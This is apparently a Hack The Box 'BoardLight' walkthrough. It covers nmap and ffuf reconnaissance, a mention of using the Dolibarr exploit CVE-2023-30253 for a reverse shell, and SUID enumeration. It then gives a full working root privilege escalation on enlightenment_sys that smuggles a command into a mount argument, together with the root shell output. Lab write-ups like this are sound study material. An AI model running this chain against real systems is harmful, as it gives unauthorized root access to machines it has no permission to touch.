

# BOARDLIGHT

## NMAP

```
nmap -p- --min-rate=10000 10.10.11.11
```

PORT	STATE	SERVICE
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22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

```
nmap -p22,80 -sVC 10.10.11.11
```

PORT	STATE	SERVICE	REASON	VERSION
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22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
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ssh-hostkey:				
--------------	--	--	--	--

3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)				
--	--	--	--	--

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDH0dV4gtJNo8ixEEBDxhUld6Pc/8iNLX16+zpUCIgmxxl5				
--	--	--	--	--

256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)				
---	--	--	--	--

ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK7G5PgPkb1e				
--	--	--	--	--

256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)				
---	--	--	--	--

_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILHj/lr3X40pR3k9+uYJk4oSjdULCK0DIOxbiL66ZRWg				
---	--	--	--	--

80/tcp	open	http	syn-ack ttl 63	Apache httpd 2.4.41 ((Ubuntu))
--------	------	------	----------------	--------------------------------

_http-title: Site doesn't have a title (text/html; charset=UTF-8).				
--	--	--	--	--

_http-server-header: Apache/2.4.41 (Ubuntu)				
---	--	--	--	--

http-methods:				
---------------	--	--	--	--

_ Supported Methods: GET HEAD POST OPTIONS				
--	--	--	--	--

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel				
---	--	--	--	--

## PORT 80

FOUND DOAMIN board.htb


```
(root@47) [/home/user/htb/board]
# ffuf -u http://board.htb -w /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -fs 15949 -H "HOST: FUZZ.board.htb"

v2.1.0-dev


PORT 80
http://board.htb/

:: Method      : GET
:: URL         : http://board.htb
:: Wordlist     : FUZZ: /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header      : Host: FUZZ.board.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 15949

crm [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 248ms]
:: Progress: [556/100000] :: Job [1/1] :: 184 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```



Tried username and password admin admin



SEARCH FOR dolibar 17.0.0 exploit and got CVE-2023-30253

Exploited it and got the reverse shell



```
find / -perm -4000 2>/dev/null
```

```
larissa@boardlight:~$ find / -perm -4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/vmware-user-suid-wrapper
```

NOW LOOKING AT THE enlightenment\_sys binary

THERE IS A PRIV ESC EXPLOIT OF THIS BINARY

```
file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
```

```
mkdir -p /tmp/net
```

```
mkdir -p "/dev/./tmp;/tmp/exploit"
```

```
echo "/bin/sh" > /tmp/exploit
```

```
chmod a+x /tmp/exploit
```

```
${file} /bin/mount -o noexec,nosuid,utf8,nodev,icharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/./tmp;/tmp/exploit" /tmp///net
```

THIS WILL POP A ROOT SHELL

```
larissa@boardlight:~$ file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
larissa@boardlight:~$ mkdir -p /tmp/net
larissa@boardlight:~$ mkdir -p "/dev/./tmp;/tmp/exploit"
larissa@boardlight:~$ echo "/bin/sh" > /tmp/exploit
larissa@boardlight:~$ chmod a+x /tmp/exploit
larissa@boardlight:~$ ${file} /bin/mount -o noexec,nosuid,utf8,nodev,icharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/./tmp;/tmp/exploit" /tmp///net
mount: /dev/./tmp/; can't find in /etc/fstab.
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
#
```